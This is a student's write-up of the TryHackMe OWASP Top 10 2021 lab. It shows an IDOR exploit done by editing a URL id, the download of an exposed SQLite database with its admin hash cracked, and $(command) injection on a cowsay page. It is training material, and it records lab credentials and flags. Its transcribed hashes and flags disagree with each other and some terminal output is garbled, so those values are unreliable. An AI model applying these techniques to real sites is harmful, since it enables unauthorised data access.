

MARTIN MWANGI NJOROGE

mwangimartins650@gmail.com

CS-SA08-24031

OWASP Top 10 - 2021

Here's a link to my finished room,

<https://tryhackme.com/r/room/owasptop102021>

1.0Introduction

This room focuses on breaking down the top 10 OWASP, their vulnerabilities and ways to counter the vulnerabilities to prevent their exploits. It gives an hand-on practical sessions on how these security risks can be exploited.

1.1Broken access

Is a vulnerability in web applications and it can range to many vulnerabilities e.g. bypassing control checks by modifying URLs, internal applications state or html pages. Elevating Privileges, Accessing APIs with missing access controls for PUT, POST or DELETE.

To prevent these vulnerabilities can range to many practices such as Implement strong session management practices to protect user sessions from hijacking, Rate limiting the APIs.

Insecure Direct Object Reference (IDOR) Challenge.

IDOR refers to an access control vulnerability where you can access resources you wouldn't ordinarily be able to see. This occurs when the programmer exposes a Direct Object Reference, which is just an identifier that refers to specific objects within the server.

Questions

The application exposes a direct object reference through the `id` parameter in the URL, which points to specific accounts. Since the application isn't checking if the logged-in user owns the referenced account, an attacker can get sensitive information from other users because of the IDOR vulnerability. Notice that direct object references aren't the problem, but rather that the application doesn't validate if the logged-in user should have access to the requested account.

Answer the questions below

Read and understand how IDOR works.

No answer needed ✓ Correct Answer

Deploy the machine and go to <http://10.10.57.149> - Login with the username `noot` and the password `test1234`.

No answer needed ✓ Correct Answer

Look at other users' notes. What is the flag?

flag{fivefourthree} ✓ Correct Answer 💡 Hint

Used the username `noot` and password `test1234` to gain access of the site,


THM Note Server

Username


Password

Error: Incorrect User/Password combination.

After successful login this was the layout of the site and at the URL tab there was an ID parameter that can be manipulated to hijack another users login session,



The site exposes a direct object reference through the id parameter in the URL, it changed the ID no to 0, and go access to another user session, where I found the flag.



1.2 Cryptographic Failures

A cryptographic failure refers to any vulnerability arising from the misuse or lack of use of cryptographic algorithms for protecting sensitive information. Web applications require cryptography to provide confidentiality for their users at many levels.

This leads to user data to be in plaintext that can be hijacked and easily be seen, thus involving Man-In-The-Middle attacks.

Best way to prevent this is to use the cryptographic algorithms, and encrypting the data during transit or at rest. And avoiding using deprecated cryptographic functions and padding schemes such as MD5, SHA1.

Scenarios

It is common to see databases set up on dedicated servers running a database service such as MySQL or MariaDB; however, databases can also be stored as files. These are referred to as "flat-file" databases, as they are stored as a single file on the computer. This is much easier than setting up an entire database server. If the flat database stored underneath the root directory of the website (i.e. one of the files accessible to the user connecting to the website), we can download and query it on our own machine, with full access to everything in the database.

Using a tool such as Sqlite3 we can use it to access the flat-file database. And from the we can use commands like .tables to interact with the database, .tables list any available tables, PRAGMA table_info() list the table information, columns names.


Questions

The screenshot shows a web browser window with multiple tabs open. The active tab is a challenge from TryHackMe titled 'OWASP Top 10'. The challenge involves cracking a password hash and logging in to find a flag. The steps are as follows:

- Answer the questions below:
 - What is the name of the mentioned directory? Answer: /assets
 - Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data? Answer: webapp.db
 - Use the supporting material to access the sensitive data. What is the password hash of the admin user? Answer: Geea9b7ef19179a06954edd0f6c05ceb
 - Crack the hash. What is the admin's plaintext password? Answer: qwertyuiop
 - Log in as the admin. What is the flag? Answer: THM{Yzc2YjdkMjE5NzVjMzNhOTE3NjdMjdI}
- Task 9: 3. Injection
- Task 10: 3.1. Command injection

Quiz 1

I first loaded the target IP to see how the site looked like, this was the results,



On the site there was Login pag, which required a username and password, inspecting the login page source code, there was a comment left by the developer about a /assets directory existing.

The screenshot shows a web browser window with the following details:

- Title Bar:** TryHackMe | OWASP Top 10 | 10.57.149/note.php?note | Login To HTB Academy & Co | Login | http://10.57.149.81/
- Address Bar:** 10.57.149.81/login.php
- Content Area:** A light blue background with a red header bar containing the text "Sense and Sensitivity". On the right side of the header is a "Login" button.
- Form Fields:** Two input fields labeled "Username" and "Password", and a "Login!" button below them.
- Source Code:** The bottom half of the screenshot displays the raw HTML source code of the page, which includes meta tags, CSS links, and the form structure.

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Login</title>
5     <meta name="viewport" content="width=device-width, user-scalable=no">
6     <meta charset="UTF-8" />
7     <link type="image/x-icon" href="/favicon.ico">
8     <link type="text/css" rel="stylesheet" href="assets/css/style.css">
9     <link type="text/css" rel="stylesheet" href="assets/css/loginStyle.css">
10    <link type="text/css" rel="stylesheet" href="assets/css/loginKey.css">
11    <link type="text/css" rel="stylesheet" href="assets/css/icon.css">
12    <script src="assets/js/jquery-3.5.1.min.js"></script>
13  </head>
14  <body>
15    <header>
16      <a id="home" href="#">Sense and Sensitivity</a>
17      <a id="login" href="#">Login</a>
18    </header>
19    <div class="background"></div>
20    <main>
21      <div class="content">
22        <form method="post">
23          <input type="text" name="user" placeholder="Username"><br>
24          <input type="password" name="pass" placeholder="Password"><br>
25          <input id="loginInFunc" type="submit" value="Login!"></input>
26        </form>
27      </div>
28    </main>
29  </body>
30  <footer><span>© Sense and Sensitivity, 2022</span></footer>
31</html>
32
33
```

Quiz 2

I investigated the /assets directory by adding the directory name on the URL, I found it had folders and among them there was a database file, webapp.db,

Index of /assets

- Parent Directory
- css/
- fonts/
- images/
- js/
- webapp.db


Apache/2.4.54 (Unix) Server at 10.10.57.149 Port 81

Quiz 3

I downloaded the webapp.db file,


```
[deathstroke@martin:~] curl -O http://10.10.57.149:81/assets/webapp.db
[deathstroke@martin:~] cd Downloads
[deathstroke@martin:~/Downloads] $ ls
DeathStroke001.ovpn  kerbrute_linux_amd64  webapp.db
[deathstroke@martin:~/Downloads]
```

Used *sqlite3* tool to view the details of the database file, the tool created platform to interact with the database,



```
deathstroke@martin:~/Downloads$ ls
DeathStroke@81.ovpn  kerbrute_linux_amd64  webapp.db
deathstroke@martin:~/Downloads$ sqlite3 webapp.db
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite>
```

Using the command *.tables* it listed the tables on the database, users, sessions,



```
deathstroke@martin:~/Downloads$ sqlite3 webapp.db
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite>.tables
users  sessions  users_sessions
```

After viewing the tables available the users table was the one I required, with use of a command, *PRAGMA table_info()*; it listed the contents of the user tables, the username, ID, password and admin

```
deathstroke@martin:~/Downloads$ cd Downloads
deathstroke@martin:~/Downloads$ ls
deathstroke@martin:~/Downloads$ sqlite webapp.db
deathstroke@martin:~/Downloads$ .help
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .tables
sessions users
sqlite> PRAGMA table_info(users);
0|users|TEXT||1||0
1|username|TEXT||1||0
2|password|TEXT||0
3|admin|INT||0
sqlite> SELECT * FROM users;
SELECT * FROM users
0|admin|6ee9b7ef19179a06954edc05cc01
1|username|Alice|password|$2a$10$u2q5B8d1e1857957c0d0396a81877a677b1|
2|admin|1|0
sqlite>
```

Used sql commands, *SELECT all FROM table users*, and found the admin user and its password which was hashed,

```
deathstroke@martin:~/Downloads$ cd Downloads
deathstroke@martin:~/Downloads$ ls
deathstroke@martin:~/Downloads$ sqlite webapp.db
deathstroke@martin:~/Downloads$ .help
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .tables
sessions users
sqlite> PRAGMA table_info(users);
0|users|TEXT||1||0
1|username|TEXT||1||0
2|password|TEXT||0
3|admin|INT||0
sqlite> SELECT * FROM users;
SELECT * FROM users
0|admin|6ee9b7ef19179a06954edc05cc01
1|username|Alice|password|$2a$10$u2q5B8d1e1857957c0d0396a81877a677b1|
2|admin|1|0
sqlite>
```

Quiz 4

Used crackstation tool to decrypt the hashed admin password, and this was the results,

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'CrackStation - Online Password Hash Cracker' at <https://crackstation.net>. The page displays a 'Free Password Hash Cracker' interface. A text input field contains the hash '6eaa9b7ef19179a06954edd0f6c95ceb'. Below the input is a note: 'Enter up to 20 non-salted hashes, one per line.' To the right is a reCAPTCHA verification box. A button labeled 'Crack Hashes' is present. Below the input field, a table shows the hash '6eaa9b7ef19179a06954edd0f6c95ceb' with a status of 'not found'. The table has columns: Hash, Type, and Result. At the bottom of the page, there's a link to 'Download CrackStation's Wordlist'.

Quiz 5

Used the credentials username(admin) and the password I cracked, to login to the admins account it was successful and I found the flag,

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Admin Console' at <http://10.10.57.149:81/console.php>. The page has a red header bar with 'Sense and Sensitivity' and navigation links for 'menu', 'Console', and 'Logout'. The main content area displays a 'Welcome, admin' message and a note: 'Well done. Your flag is: THM{Yzc2YjdKME5N2VjMzNhOTE3NjdIMjdL}'. On the right side, there are three forms: 'Add a new user:', 'Delete a user:', and 'Reset a password:'. The 'Add a new user:' form includes fields for 'Username', 'Password', 'Admin? (checkbox)', and 'Add User'. The 'Delete a user:' form includes a dropdown menu with 'asdfa' and a 'Delete User' button. The 'Reset a password:' form includes a dropdown menu with 'Alice', a 'New Password' field, and a 'Reset Password' button. At the bottom left, a status bar says 'Transferring data from 10.10.57.149...'. At the bottom right, a copyright notice reads '© Sense and Sensitivity, 2020'.

1.3 Injections

These Injections can be either;

SQL Injection occurs when user-controlled input is passed to SQL queries. As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries. This could potentially allow the attacker to access, modify and delete information in a database when this input is passed into database queries.

Command Injection occurs when user input is passed to system commands. As a result, an attacker can execute arbitrary system commands on application servers, potentially allowing them to access users' systems.

The defense for this is using safe APIs and ensuring that user-controlled input is not interpreted as queries or commands.

Command Injection occurs when server-side code (like PHP) in a web application makes a call to a function that interacts with the server's console directly.

Questions

The screenshot shows a browser window with several tabs open, including "TryHackMe | OWASP Top 10", "CrackStation - Online Pass", "10.10.57.149/note.php?note_1", "Login To HTB Academy & Co.", and "Cowsay online". The main content area displays a challenge titled "OWASP Top 10 2021". It includes a terminal-like interface with the command "ls" and the output "drpepper.txt". Below this, there are five questions with answer fields and "Correct Answer" buttons:


- What strange text file is in the website's root directory? (Answer: drpepper.txt)
- How many non-root/non-service/non-daemon users are there? (Answer: 0)
- What user is this app running as? (Answer: apache)
- What is the user's shell set as? (Answer: /sbin/nologin)
- What version of Alpine Linux is running? (Answer: 3.16.0)

At the bottom, there are two navigation buttons: "Task 11" (highlighted in red) and "Task 12" (highlighted in blue). A green circular icon with a white arrow is visible in the bottom right corner.


Quiz 1

Using my target IP, loaded it on a firefox, where it gave a platform to choose your cow, with this interface I performed command injection, using inline commands where I wrapped my commands with a dollar sign and brackets, like \$(command),

The first command was pwd to print working directory to understand in which directory I was operating at,




I used command ls to list files within the directory htdocs, and found one as the answer,




Quiz 3

Used whoami command to view the current username,



